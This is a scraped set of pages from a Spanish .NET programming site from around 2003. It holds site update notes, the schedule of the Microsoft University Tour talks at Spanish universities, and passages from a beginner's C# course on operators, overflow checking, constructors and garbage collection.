Todo el 2003: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**,

Todo el 2002: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo el 2001: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo el 2000: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio** , **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo 1999: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo 1998: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

☐ **Empezó la nueva ronda de conferencias de Microsoft University Tour** (26/Sep)

Pues eso, ayer miércoles 25 de septiembre empezamos con la nueva ronda de conferencias del Microsoft University Tour, si quieres ver las fechas y lugares que visitaremos, pulsa en el link anterior, y si estás por allí cerca y quieres (o puedes) acercarte... pues eso, que no creo que te echen a la calle...

Nos vemos.
Guillermo

☐ **Colabora .NET:** DataGrid-ComboBox (22/Sep)

☐ **.NET Cómo...** Simular el objeto App de VB6 (20/Sep)

☐ **.NET Cómo...** Saber la versión de un ejecutable (o ensamblado) (18/Sep)

☐ **Colabora .NET:** Reproductor MP3 (usando control ActiveX) (18/Sep)

☐ **Colabora .NET:** Criptografía (18/Sep)

☐ **Colabora .NET:** Sincronizar la hora del sistema con un servidor NIST (18/Sep)

☐ **Mis Utilidades / API:** Revisión del código para manipular ficheros INI (14/Sep)

☐ **Colabora .NET:** Agenda telefónica (2ª parte) (14/Sep)

☐ **Colabora .NET:** Controles de Windows en Web (2ª parte) (14/Sep)

☐ **Colabora .NET:** Explorer Task Panel (03/Sep)

☐ **Colabora .NET:** Compactar (copiar) base de datos de Access (usando ADO) (02/Sep)

☐ **Colabora .NET:** Configuración regional (02/Sep)

☐ **¿Cómo se dará este mes?** (01/Sep)

Del mes de agosto no creo que haya demasiadas quejas, al menos en cuanto a actualizaciones y cosillas publicadas, sobre todo gracias al montón de colaboraciones que he recibido... ¡gracias! A ver si seguís así, y trabajo menos... je, je, je.

En serio... agradezco que la gente colabore, sobre todo cuando se tratan de temas que de una forma u otra no se tratan a menudo en mi sitio, (porque yo no las use o porque simplemente no tenga ni idea, que todo hay que decirlo). Por supuesto, esto no quiere decir que si hay cosas que sí se tratan en mi sitio no me mandes una colaboración, que no es ese el sentido que quería darle al comentario, ya que: ¡Cualquier tema siempre será bienvenido! (sobre todo si está bien redactado y siguiendo las normas que yo pido).

Además, en este mes de agosto hemos superado el récord que teníamos de visitas... esto, por supuesto es gracias a ti y a otros que nunca leerán las cosas que escribo en Lo Nuevo, pero... también gracias, aunque no te enteres...

A ver cómo se presenta el mes de septiembre, en el que muchos vuelven de las vacaciones y estarán deseosos de volver a ponerse delante de la pantalla... espero que si esa pantalla está "llena" del índice del Guille, que se vean un montón de cosas... y muchas colaboraciones... que parece ser que ya estáis "cogiéndole" el gustillo... (eh, que no está dicho con doble sentido... aunque en algunos sitios puede ser... je, je).

Pues eso... a pasarlo bien y no te gastes mucho en colecciones en fascículos (que en estas fechas proliferan como las setas).

Nos vemos.
Guillermo

Estadísticas:

Lo Nuevo de

Octubre 2003

(26/Oct) **Microsoft University Tour:** Nuevos ficheros usados en la segunda ronda

(26/Oct) **.NET Cómo...:** Distribuir aplicaciones ASP.NET (Web Forms y servicios Web XML)

(26/Oct) **Colabora .NET:** Formularios independientes en hilos separados

(26/Oct) **Colabora .NET:** Explorador de imágenes

(26/Oct) **Colabora VB6:** Formularios Polygon Presonalizados

(26/Oct) Aunque no lo parezca, sigo por aquí...

(26/Oct) **Noticias .NET:** Nueva versión de SharpDevelop (#Develop)

(11/Oct) **Colabora:** Manejar bitmaps en memoria (VB6)

(11/Oct) **Colabora .NET:** Botón cerrar desactivado

(05/Oct) **.NET Cómo...** Crear un controlador genérico de errores

(01/Oct) **¡Lo hemos vuelto a conseguir!**

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:

Todo el 2003: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre,

Todo el 2002: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo el 2001: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo el 2000: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio , Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo 1999: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo 1998: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo 1997: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

---

Microsoft University Tour: Nuevos ficheros usados en la segunda ronda

(26/Oct)

☐ **.NET Cómo...:** Distribuir aplicaciones ASP.NET (Web Forms y servicios Web XML) (26/Oct)

☐ **Colabora .NET:** Formularios independientes en hilos separados (26/Oct)

☐ **Colabora .NET:** Explorador de imágenes (26/Oct)

☐ **Colabora VB6:** Formularios Polygon Presonalizados (26/Oct)

☐ Aunque no lo parezca, sigo por aquí... (26/Oct)

Pues eso... que no se ven muchas actualizaciones últimamente, ni siquiera de los colaboradores, a los que ruego un poco de paciencia, ya que estoy super liado con la gira del Microsoft University Tour y no paro ni un día... bueno, un día y medio, los sábados y domingos.

Así que si ves que hay pocas actualizaciones, pues... que no es porque yo me haya hartado de mantener el sitio, simplemente es que no tengo tiempo.

Nos vemos.
Guillermo
P.S.
Por si andas despistadillo, aunque el Windows lo cambia sólo, ya han cambiado (al menos en España) al horario de invierno...

☐ **Noticias .NET:** Nueva versión de SharpDevelop (#Develop) (26/Oct/03)

Colabora: Manejar bitmaps en memoria (VB6) (11/Oct)

Colabora .NET: Botón cerrar desactivado (11/Oct)

.NET Cómo... Crear un controlador genérico de errores (05/Oct)

¡Lo hemos vuelto a conseguir! (01/Oct)

Por los pelos, pero hemos superado el récord de visitas que teníamos el 2 de septiembre y, si NedStat no falla, el día 30 de septiembre fue de 14.081 visitas.
Y esto es posible a vosotros... así que, seguid así, que aunque no me de un duro (ó 30 céntimos de euro) la web, al menos se que tengo que mantenerla viva.
¡¡¡ Gracias !!!

Espero que este mes de octubre no baje el nivel; intentaré, en los pocos ratos libres que tendré, de seguir actualizándola, aunque sea con vuestras colaboraciones, que aunque algunos no se lo crean, aportan mucho, sobre todo en los temas que yo no suelo tocar.
Así que, te animo a que colabores con cosas que creas que a la gente les pueda interesar, pero, eso sí, por favor sigue las "normas" para enviarme una colaboración, si no es así...

Lo dicho, gracias por ser fiel a este sitio y espero tener algún hueco para poder poner alguna cosilla de mi propia cosecha, aunque con tantas conferencias como tengo para este mes... no sé si me dará tiempo a hacer algo... pero lo intentaré, y no lo digo para que entres todos los días a ver si publico algo, que no van por ahí los tiros... ;-)

Nos vemos.
Guillermo

Estadísticas:

Microsoft University Tour
(de ruta por las universidades españolas)

Publicado: 05/Abr/2003
Actualizado el 06/Nov/2003

Una iniciativa de Microsoft España para dar a conocer los nuevos productos para desarrolladores, en esta ocasión intentando llevar a los estudiantes universitarios lo que traerá el nuevo Windows Server 2003 y tecnologías basadas en .NET Framework.

Los encargados de dar las charlas de este tour por las universidades españolas son:
Erich Bühler y Guillermo Som (el Guille, o sea: yo)

La agenda de estas charlas es la siguiente:

1- Introducción a la plataforma .NET
2- Desarrollo de aplicaciones de escritorio con Windows Forms
3- Introducción a Windows Server 2003 y Desarrollo de aplicaciones web con ASP.NET
4- Desarrollo y consumo de Web Services
5- Gestión de BBDD con SQL Server 2000 y Acceso a BBDD ADO.NET

Sólo decir que los asistentes serán los estudiantes de las facultades que se han "apuntado" a este tour, (aunque si alguno se quiere colar, no creo que haya problemas... me refiero a gente que no sean estudiantes de las facultades).

En la primera ronda hemos estado en 20 universidades, pero la cosa seguirá con el nuevo curso.

Estas son las universidades concertadas para el nuevo "tour":

Fecha	Lugar
25 de Septiembre	Esc. Pol. Univ. de Cataluña Vilanova i la Geltru (Barcelona)
7 de Octubre	Universidad de Valencia Estudis Generais - Facultad de Ciencias Físicas (Burjassot, Valencia)

8 de Octubre	Universidad Politécnica de Valencia - Esc. Politécnica Superior de Alcoy (Alcoy, Alicante)
10 de Octubre	Universidad de Lleida - Escuela Universitaria Politécnica
20 de Octubre	Universidad Rey Juan Carlos (Móstoles)
21 de Octubre	Universidad de Burgos - Escuela Politécnica Superior
23 de Octubre	Universidad de Girona - Escuela Politécnica Superior
24 de Octubre	Universidad Ramon Llull - Esc. Técnica Sup. de Ingeniería Electrónica e Informática La Salle (Barcelona)
27 de Octubre	Universidad de Salamanca - Facultad de Ciencias
29 de Octubre	Universidad Católica San Antonio - Guadalupe (Murcia)
30 de Octubre	Universidad Pontificia Comillas - Madrid
31 de Octubre	Centro Universitario de Mérida - Mérida (Badajoz)
3 de Noviembre	Universidad Pontificia de Salamanca - Facultad de Informática
5 de Noviembre	Esc. Politécnica Superior Campus de La Rábida (Palos de la Frontera)
7 de Noviembre	Universidad del País Vasco - Euskalherriko Unibersitatea (San Sebastián)
17 de Noviembre	Universidad de Valladolid - Escuela Técnica Superior de Ingeniería Informática
19 de Noviembre	Universidad Rovira i Virgili - Escuela Politécnica Superior de Ingeniería (Tarragona)
20 de Noviembre	Universidad Autónoma de Barcelona - Esc. Sup. de Informática de Sabadell

10 de Diciembre	Universidad Politécnica de Cataluña - Mataró (Barcelona)
11 de Diciembre	Universidad Alfonso X el Sabio - Villanueva de la Cañada (Madrid)
12 de Diciembre	Universidad de Málaga - Esc. Téc. Sup. de Ingeniería Informática
2004	
9 de Marzo	Universidad de Almería - Escuela Politécnica Superior
11 de Marzo	Universidad Autonoma de Madrid
12 de Marzo	Universidad de Vic (Barcelona)
23 de Marzo	Universidad Pontificia de Salamanca - Madrid
24 de Marzo	Universidad Complutense de Madrid - Facultad de Informática
.	.

Nota:
Si crees que la universidad en la que estás debería incluirse en el Tour de Universidades, (sólo en España), puedes contactar con Microsoft al siguiente teléfono: 902 197 198

Nota 07/Jun/03:
Ya están disponibles (para bajar) los .ppt (presentaciones en Power Point) además de algunos ejemplos "paso a paso" y el código de ejemplo usado en las charlas... al menos, en este link están las mías, el resto lo puedes bajar del sitio de Microsoft.

Nota del 26/Oct/2003:
He añadido nuevos ficheros para bajar, ya que a la presentación (ppt) de servicios Web le he añadido cómo usar los servicios Web XML desde una aplicación de Visual Basic 6.0. En la página con los ejemplos y otros zips tienes todos los ficheros usadas, a los que seguramente añadiré algunos

ejemplos más.

Al habla con Beatriz Ordóñez, responsable de Programas Académicos de Microsoft España, ya que ella es la que mejor nos puede definir este tour por las universidades españolas:

El Microsoft University Tour es la iniciativa de la Responsable de Programas Académicos de Microsoft en España. Mi labor es difundir la más reciente tecnología que Microsoft puede ofrecer a los desarrolladores en el mundo universitario. Nos acercamos a todas las universidades españolas para explicar a los estudiantes de informática las posibilidades y recursos a su alcance. Este Tour nos llevará por todo el país, desde la universidad más pequeña hasta la más grande. La idea es que conozcan lo que hacemos y cómo lo hacemos de primera mano, para que desarrollar sea cada vez más sencillo...

Este es el cartel del Microsoft University Tour

.

Relación de las universidades visitadas en la primera parte de este Tour de Universidades
(del 28 de marzo al 11 de junio 2003)

28 de Marzo	Universidad Antonio de Nebrija (Madrid)
2 de Abril	Esc. Univ. Pol. Univ. Zaragoza. La Almunia de Doña Godina
4 de Abril	Esc. Pol. Sup. Univ. Europea Miguel de Cervantes - Valladolid
8 de Abril	Esc. Ing. Informática - Granada
9 de Abril	Esc. Sup. Inf. Univ. Castilla la Mancha - Ciudad Real
23 de Abril	Esc. Pol. Superior de Albacete
25 de Abril	Esc. Univ. Inf. Tomás Cerdá - Sant Cugat del Vallés (Barcelona)
28 de Abril	Univ. San Pablo CEU - Boadilla del Monte (Madrid)
30 de Abril	Esc. Pol. Superior de Ingenieros de Gijón
7 de Mayo	Esc. Pol. Superior de Córdoba
8 de Mayo	Esc. Politécnica de Cáceres
12 de Mayo	Esc. Pol. Superior Universidad Carlos III - Madrid
14 de Mayo	Esc. Sup. de Ingenieria Informática - Ourense
16 de Mayo	Esc. Politécnica Alcalá de Henares
20 de Mayo	Universidad Europea de Madrid
22 de Mayo	Esc. Pol. Superior de Alicante

3 de Junio	Univ. Aut. de Barcelona Cerdanyola del Vallés
5 de Junio	Facultad de Informática Univ. Murcia
10 de Junio	Facultad de Ingeniería Univ. de Deusto
11 de Junio	Esc. Pol. Superior de Mondragón

Gazapo 1

De este me he dado cuenta yo solito ("pa" que veas), aunque hace bastante tiempo, y se me había olvidado informaros. Bueno, a ver si a la próxima no soy tan despistado. En la entrega 2 decía que en todo programa escrito en el lenguaje C# debe haber un método Main que debe ser public y static. Pues bien, esto es incorrecto. Basta con que sea static, pudiendo ser public, internal o private.

Gazapo 2: detectado por Guille

Este otro lo detectó nuestro Webmaster, el Guille. En la primera entrega, cerca del final, os decía que habíamos puesto la palabra virtual delante de todos los métodos de la clase Coche, pero lo cierto es que en el código sólo se lo había puesto a uno (despistadillo que es uno...) Bueno, gracias a Guille eso ya está arreglado.

Gazapo 3: detectado por Guille

Nuevo despiste (y este de los gordos) en la entrega 3. Cuando estaba escribiendo lo de la directiva using algo debió despistarme, porque acabé mezclándolo todo. Uno de los ejemplos decía:

using System.Console;

Pues bien, eso no se puede hacer, porque Console es una clase, y la directiva using, usada así, solamente sirve para los espacios de nombres. Lo que sí está permitido es especificar un alias a una clase, o sea:

using consola=System.Console;

Esto sí vale. Una vez más, podemos dar las gracias al Guille por estar tan atento.

APORTACIÓN DE EDUARDO MAGDALENA (SPLINEMAN)

Si sois habituales de la página de nuestro querido benefactor (el Guille, por supuesto) lo habréis visto en el foro de C#, pero por si acaso os lo repito aquí, para que nadie se quede atrás. Bien, en la segunda entrega, sobre si C# es compilado o interpretado, te decía: "*No es interpretado porque no se enlaza línea por línea, y no es compilado porque no se enlaza todo completo en el momento de ejecutar. Llámalo x*". Pues bien, Eduardo nos informó de que X es "evaluado", o sea, C# no es interpretado ni compilado, sino un **lenguaje evaluado**. Muchas gracias, Eduardo.

OPERADORES

Los operadores sirven, como su propio nombre indica, para efectuar operaciones con uno o más parámetros (sumar, restar, comparar...) y retornar un resultado. Se pueden agrupar de varios modos, pero yo te los voy a agrupar por primarios, unitarios y binarios. Aquí tienes una tabla con los operadores de C#, y luego te los explico todos con calma:

Operadores	Descripción	Tipo	Asociatividad
(expresión)	Control de precedencia	Primario	Ninguna
objeto.miembro	Acceso a miembro de objeto	Primario	Ninguna
método(argumento, argumento, ...)	Enumeración de argumentos	Primario	Ninguna
array[indice]	Elemento de un array	Primario	Ninguna
var++, var--	Postincremento y postdecremento	Primario	Ninguna
new	Creación de objeto	Primario	Ninguna
typeof	Recuperación de tipo (reflexión)	Primario	Ninguna
sizeof	Recuperación de tamaño	Primario	Ninguna
checked, unchecked	Comprobación de desbordamiento	Primario	Ninguna
+	Operando en forma original	Unitario	Ninguna
-	Cambio de signo	Unitario	Ninguna
!	Not lógico	Unitario	Ninguna
~	Complemento bit a bit	Unitario	Ninguna
++var, --var	Preincremente y predecremento	Unitario	Ninguna
(conversión) var	Conversión de tipos	Unitario	Ninguna
*, /	Multiplicación, división	Binario	Izquierda
%	Resto de división	Binario	Izquierda
+, -	Suma, resta	Binario	Izquierda
<<, >>	Desplazamiento de bits	Binario	Izquierda
<, >, <=, >=, is, ==, !=	Relacionales	Binario	Izquierda
&	AND a nivel de bits	Binario	Izquierda
^	XOR a nivel de bits	Binario	Izquierda
|	OR a nivel de bits	Binario	Izquierda
&&	AND lógico	Binario	Izquierda
||	OR lógico	Binario	Izquierda
? :	QUESTION	Binario	Izquierda
=, *=, /=, %=, +=, -=, <<=, >>=, &=, ^=, |=	De asignación	Binario	Derecha

Están puestos en orden de precedencia, es decir, en el caso de haber una expresión con varios de ellos, se ejecutan por ese orden. Ya te explicaré esto con más detalles.

Los operadores primarios son operadores de expresión. Vamos siguiendo la tabla y te cuento de qué van:

En el caso de “(expresión)”, los operadores son realmente los paréntesis. Sirven para modificar la precedencia. ¿Qué es eso? Tranquilo, más adelante.

En “objeto.miembro”, el operador es el punto. Sirve para especificar un miembro de una clase (sea una variable, una propiedad o un método).

En “método(argumento, argumento, ...)”, los operadores vuelven a ser los paréntesis. En este caso, sirven para especificar la lista de argumentos de un método.

En array[índice], los operadores son los corchetes. Sirven para indicar el elemento de un array o un indizador. ¿Qué son los arrays y los indizadores? Calma, lo dejamos para más adelante.

Los operadores de incremento (++) y decremento (--) sirven para incrementar o disminuir el valor de una variable en una unidad. Por ejemplo:

```
num++;
```

hará que num incremente su valor en una unidad, es decir, si valía 10 ahora vale 11. Los operadores de incremento y decremento se pueden poner delante (preincremento ó predecremento) o bien detrás (postincremento ó postdecremento), teniendo comportamientos distintos. Me explico: si hay un postincremento o postdecremento, primero se toma el valor de la variable y después se incrementa o decrementa. En caso contrario, si lo que hay es un preincremento o un predecremento, primero se incrementa o decrementa la variable y después se toma el valor de la misma. En una línea como la anterior esto no se ve claro, porque, además, el resultado sería el mismo que poniendo ++num. Sin embargo, veamos este otro ejemplo (num vale 10):

```
a = ++num;
b = a--;
```

Después de ejecutar la primera línea, tanto a como num valdrían 11, ya que el preincremento hace que primero se incremente num y después se tome su valor, asignándolo así a la variable a. Ahora bien, después de ejecutar la segunda línea, b valdrá 11, y a valdrá 10. ¿Por qué? Porque el postdecremento de a hace que primero se asigne su valor actual a b y después se decremente el suyo propio.

El operador “new” sirve para instanciar objetos. A estas alturas nos hemos hartado de verlo, y como vamos a seguir hartándonos no me voy a enrollar más con él.

El operador “typeof” es un operador de reflexión, y la reflexión es la posibilidad de recuperar información de un tipo determinado en tiempo de ejecución. Más adelante hablaremos largo y tendido sobre la reflexión. De momento me basta con que sepas que typeof devuelve el tipo de un objeto.

“sizeof” devuelve el tamaño en bytes que ocupa un tipo determinado. Ahora bien, solamente se puede utilizar sizeof con tipos valor y en contextos de código inseguro. Aunque no vamos a explicar ahora este tipo de contexto, sí puedes ver cómo funciona en ejemplo "OperadoresPrimarios", que se incluye con esta entrega.

“checked” y “unchecked” sirven para controlar si una expresión provoca o no desbordamiento. Me explico con un ejemplo: sabemos que las variables de tipo byte pueden almacenar valores entre 0 y 255. Si escribimos el siguiente código:

```
byte i=253;
checked {i+=10;}
Console.WriteLine(i);
```

El programa se compila, pero al ejecutar se produce un error de desbordamiento, ya que la variable i es de tipo byte y no puede almacenar valores mayores que 255. Sin embargo, si cambiamos checked por unchecked:

```
byte i=253;
unchecked {i+=10;}
Console.WriteLine(i);
```

El programa no produciría error de desbordamiento, ya que unchecked hace que se omitan estos errores. En su lugar, i toma el valor truncado, de modo que después de esa línea valdría 7. Un asunto importante en el que quiero que te fijes: **checked y unchecked son bloques de código**, como se deduce al ver que está escrito con llaves, de modo que puedes incluir varias líneas en un mismo bloque checked o unchecked.

Sí, sí, ya sé que no entiendes eso del valor truncado. Veamos: las variables numéricas tienen un rango de datos limitado, es decir, una variable de tipo byte, por ejemplo, no puede almacenar valores menores que 0 ni mayores que 255. Cuando se trunca el valor, lo que se hace es, para que me entiendas, colocar seguidos en una lista todos los valores que la variable acepta, empezando de nuevo por el primero cuando el rango acaba, y después se va recorriendo esta lista hasta terminar la operación de suma. Como dicho así resulta bastante ininteligible, fíjate en la siguiente tabla y lo verás enseguida:

...	250	251	252	**253**	254	255	0	1	2	3	4	5	6	7	8	9	10	...
(253 + 10)					+1	+2	+3	+4	+5	+6	+7	+8	+9	**+10**	+11	+12	+13	...

En la primera fila están la lista de valores que acepta la variable, y en negrilla el valor que contiene. Como ves, a continuación del último que acepta vuelve a estar el primero. Al sumarle 10 (segunda fila) es como si se fueran contando valores posibles hacia adelante, de modo que i ahora vale 7. Otro ejemplo usando el tipo sbyte (que acepta valores entre -128 y 127):

```
sbyte i=126;
unchecked {i+=10;}
Console.WriteLine(i);
```

...	125	**126**	127	-128	-127	-126	-125	-124	-123	-122	-121	-120	-119	-118	-117	...
(126 + 10)			+1	+2	+3	+4	+5	+6	+7	+8	+9	**+10**	+11	+12	+13	...

De modo que i valdría -120 después de la suma.

Los operadores unitarios + y - sirven sencillamente para mantener o cambiar el signo de un operando. Si se desea mantener el signo de un operando sin cambios, el + se puede omitir. Por ejemplo:

```
int i=10;
int b=-i;
Console.WriteLine("Valor de i: {0}  Valor de b: {1}", i, b);
```

La variable i valdría 10, y la variable b valdría -10. Por lo tanto, la salida en la consola sería:

```
Valor de i: 10   Valor de b: -10
```

El operador unitario ! es un not lógico, es decir, invierte el valor de un dato de tipo boolean. En el siguiente ejemplo, i valdría true y b valdría false:

```
bool i=true;
bool b=!i;
```

El operador unitario ~ es de complemento a nivel de bits, o sea, que devuelve el valor complementario al operando al que afecta. Para entender esto usaremos una variable de tipo int y escribiremos tanto su valor como el de su complementario en hexadecimal:

```
uint i=10;
Console.WriteLine("Valor de i: {0:X8}  Valor de ~i: {1:X8}", i, ~i);
```

La salida en la consola sería la siguiente:

```
Valor de i: 0000000A   Valor de ~i: FFFFFFF5
```

Como sabes, el número hexadecimal A equivale al 10 en base decimal, por eso escribe A como valor de i. El número FFFFFFF5 es el complementario en hexadecimal de 10, y en base decimal equivale a 4294967285. Veamos estos números en código binario (que es como se almacenan en la memoria):

A: 0000 0000 0000 0000 0000 0000 0000 1010
FFFFFFF5: 1111 1111 1111 1111 1111 1111 1111 0101

Así lo ves perfectamente: el operador ~ ha cambiado todos los bits, pondiendo un 1 donde había un 0 y un 0 donde había un uno. ¿Y por qué ha rellenado tantos números? Sabía que me preguntarías eso. Muy simple: ¿Cuánto espacio se reserva en memoria para una variable de tipo int? 4 bytes, ¿no?. Pues bien, independientemente del valor de la variable, esta siempre ocupa 4 bytes (32 bits), de modo que si, por ejemplo, le asignamos 10 (que en binario es 1010) tendrá que colocar 28 ceros delante para ocupar los 28 bits que le faltan. El operador ~ solamente es aplicable a variables de tipo int, uint, long y ulong.

En el operador (conversion), lo que ha de ir entre paréntesis es el tipo al que se quiere convertir (int),

(uint), (long)... Ya lo explicamos con anterioridad cuando hablamos del sistema de tipos.

Los opeardores * y / son, respectivamente, para multiplicar y dividir. Es muy sencillo. Si, por ejemplo, tenemos la siguiente expresión: 4*6/2, el resultado sería el que se supone: 12.

El operador % devuelve el resto de una división. Por ejemplo, 8 % 3 devolvería 2.

Los operadores + y – (binarios) son para sumar o restar. 4+7-3 devolvería 8.

Los operadores << y >> efectúan un desplazamiento de bits hacia la izquierda o hacia la derecha. Ya sé que esto de los bits puede que resulte algo confuso para alguno,

He de confesar que esta entrega, por el momento, es la me más me ha gustado escribir. En la parte que corresponde a la recolección de basura y los destructores me ha sido de gran utilidad el formidable artículo de Jeffrey Richter titulado: "*Garbage Collection: Automatic memory management in .NET Framework*" (o sea, Recolección de basura: gestión automática de memoria en .NET Framework, "pa' que nos entendamos"). Obviamente, no te voy a reproducir el artículo, además está en inglés... Sí he incluido las conclusiones que me parecen más jugosas de las que he podido extraer de su lectura. No obstante, si quieres tener una idea clara (muy clara, diría yo) de cómo funciona "por dentro" el recolector de basura, te recomiendo, cómo no, que te leas el original. Si haces clic aquí te llevo hasta él (te aseguro que no tiene desperdicio).

CONSTRUCTORES

El concepto es muy sencillo de comprender: el constructor de una clase es un método que se encarga de ejecutar las primeras acciones de un objeto cuando este se crea al instanciar la clase. Estas acciones pueden ser, por ejemplo, inicializar variables, abrir archivos, asignar valores por defecto a las propiedades... Sobre los constructores hay un par de reglas que no debes olvidar:

1º. El constructor ha de llamarse exactamente igual que la clase.
2º. El constructor nunca puede retornar un valor.

Por lo tanto, lo primero que se ejecuta al crear un objeto es el constructor de la clase a la que dicho objeto pertenece (claro, siempre que haya un constructor, pues el compilador no exige que exista). Vamos a verlo:

```
using System;

namespace Constructores
{
    class Objeto
    {
        public Objeto()
        {
            Console.WriteLine("Instanciado el objeto");
        }
    }

    class ConstructoresApp
    {
        static void Main()
```

```
        {
            Objeto o = new Objeto();
            string a=Console.ReadLine();
        }
    }
}
```

En este pequeño ejemplo, la clase Objeto tiene un constructor (está en negrilla). Presta especial atención a que se llama exactamente igual que la clase (Objeto) y se declara igual que un método, con la salvedad de que no se pone ningún tipo de retorno puesto que, como he dicho antes, un constructor no puede retornar ningún dato. Al ejecutar este programa, la salida en la consola sería esta:

```
Instanciado el objeto
```

Seguramente te habrás dado cuenta de lo que ha ocurrido: en efecto, en el método Main no hemos dicho que escriba nada en la consola. Sin embargo, al instanciar el objeto se ha ejecutado el constructor, y ha sido este el que ha escrito esa línea en la consola.

Igual que los métodos, los constructores también se pueden sobrecargar. Las normas para hacerlo son las mismas: la lista de argumentos ha de ser distinta en cada una de las sobrecargas. Se suele hacer cuando se quiere dar la posibilidad de instanciar objetos de formas diferentes. Para que lo veas, vamos a sobrecargar el constructor de la clase Objeto. Ahora, el código de esta clase es el siguiente:

```
class Objeto
{
    public Objeto()
    {
        Console.WriteLine("Instanciado el objeto sin datos");
    }

    public Objeto(string Mensaje)
    {
        Console.WriteLine(Mensaje);
    }

    public Objeto(int dato1, int dato2)
    {
        Console.WriteLine("Los datos pasados al constructor son: {0} y
{1}",
            dato1, dato2);
    }
}
```

Ahora podríamos instanciar objetos de esta clase de tres formas distintas: una sin pasarle datos; otra pasándole una cadena y otra pasándole dos datos de tipo int. Fíjate en este fragmento de código:

```
Objeto o1 = new Objeto();
Objeto o2 = new Objeto("Pasando una cadena");
Objeto o3 = new Objeto(34, 57);
```

La salida en la consola sería esta:

```
Instanciado el objeto
Pasando una cadena
Los datos pasados al constructor son: 34 y 57
```

Por otro lado, tenemos los constructores estáticos (static). La misión de estos constructores es inicializar los valores de los campos static o bien hacer otras tareas que sean necesarias para el funcionamiento de de la clase en el momento en que se haga el primer uso de ella, ya sea para instanciar un objeto, para ejecutar un método static o para ver el valor de un campo static. Ya sé que aún no hemos visto estos últimos (los campos), pero como los vamos a tratar en la próxima entrega creo que podemos seguir adelante con la explicación (no es fácil establecer un orden lógico para un curso de C#, porque todo está profundamente relacionado). Los constructores static, como te decía, no se pueden ejecutar más de una vez durante la ejecución de un programa, y además la ejecución del mismo no puede ser explícita, pues lo hará el compilador la primera vez que detecte que se va a usar la clase. Vamos a poner un ejemplo claro y evidente de constructor static: supongamos que la clase System.Console tiene uno (digo supongamos porque no he encontrado nada que me lo confirme, pero viendo cómo funciona, deduzco que su comportamiento se debe a esto): La primera vez que el CLR detecta que se va a utilizar esta clase o alguno de sus miembros se ejecuta su constructor static, y lo que hace este constructor es inicializar las secuencias de lectura y escritura en la ventana de DOS (o sea, en la consola), para que los miembros de esta clase puedan hacer uso de ella. Evidentemente, este constructor no se ejecutará más durante la vida le programa, porque de lo contrario se inicializarían varias secuencias de escritura y lectura, lo cual sería contraproducente. Vamos a poner un ejemplo que te lo acabe de aclarar:

```
using System;

namespace ConstructoresStatic
{
    class Mensaje
    {
        public static string Texto;
```

```
        static Mensaje()
        {
            Texto="Hola, cómo andamos";
        }
    }

    class ConstructoresStaticApp
    {
        static void Main()
        {
            Console.WriteLine(Mensaje.Texto);

            string a=Console.ReadLine();
        }
    }
}
```

En este ejemplo tenemos una clase Mensaje con dos miembros: un campo static de tipo string llamado Texto que aún no está inicializado (digamos que es como una variable a la que se puede acceder sin necesidad de instanciar la clase) y un constructor static para esta clase. En el método Main no instanciamos ningún objeto de esta clase, sino que simplemente escribimos en la consola el valor del campo Texto (que es static, y recuerda que aún no ha sido inicializado). Como hay un constructor static en la clase, el compilador ejecutará primero este constructor, asignando el valor adecuado al campo Texto. Por este motivo, la salida en la consola es la siguiente:

```
Hola, cómo andamos
```

Cuando hablemos de la herencia os mostraré cómo se comportan los constructores, tanto de la clase base como de sus clases derivadas. De momento podemos dar por terminadas las explicaciones, aunque a partir de ahora procuraré poner constructores por todas partes, para que no se te olviden.

EL RECOLECTOR DE BASURA Y LOS DESTRUCTORES

Y aquí va a empezar la polémica entre los programadores de C++: los auténticos gurús de este lenguaje defenderán que quieren seguir gestionando la memoria a su antojo, y los que no estén tan avanzados dirán que C# les acaba de quitar un gran peso de encima.

En efecto, tal y como os imagináis, C# (más propiamente, el código gestionado) incluye un recolector de basura (GC, *Garbage Collector*), es decir, que ya no es necesario liberar la memoria dinámica cuando no se necesita más una referencia a un objeto. El GC funciona de un modo perezoso, esto es, **no libera las referencias en el momento en el que se dejan de utilizar**, sino que lo hace siempre que se de uno de estos tres casos: cuando no hay espacio

suficiente en el montón para meter un objeto que se pretende instanciar; cuando detecta que la aplicación va a finalizar su ejecución; y cuando se invoca el método Collect de la clase System.GC.

Sí, sí, ya sé que los que estéis empezando a programar ahora no os habéis enterado de nada. Veamos, hasta ahora sabéis que cuando se instancia un objeto se reserva un bloque de memoria en el montón y se devuelve una referencia (o puntero) al comienzo del mismo. Pues bien, cuando este objeto deja de ser utilizado (por ejemplo, estableciéndolo a null) lo que se hace es destruir la referencia al mismo, pero el objeto permanece en el espacio de memoria que estaba ocupando, y ese espacio de memoria no se puede volver a utilizar hasta que no sea liberado. En C++ era tarea del programador liberar estos espacios de memoria, y para ello se utilizaban los destructores. Sin embargo, en C# esto es tarea del GC.

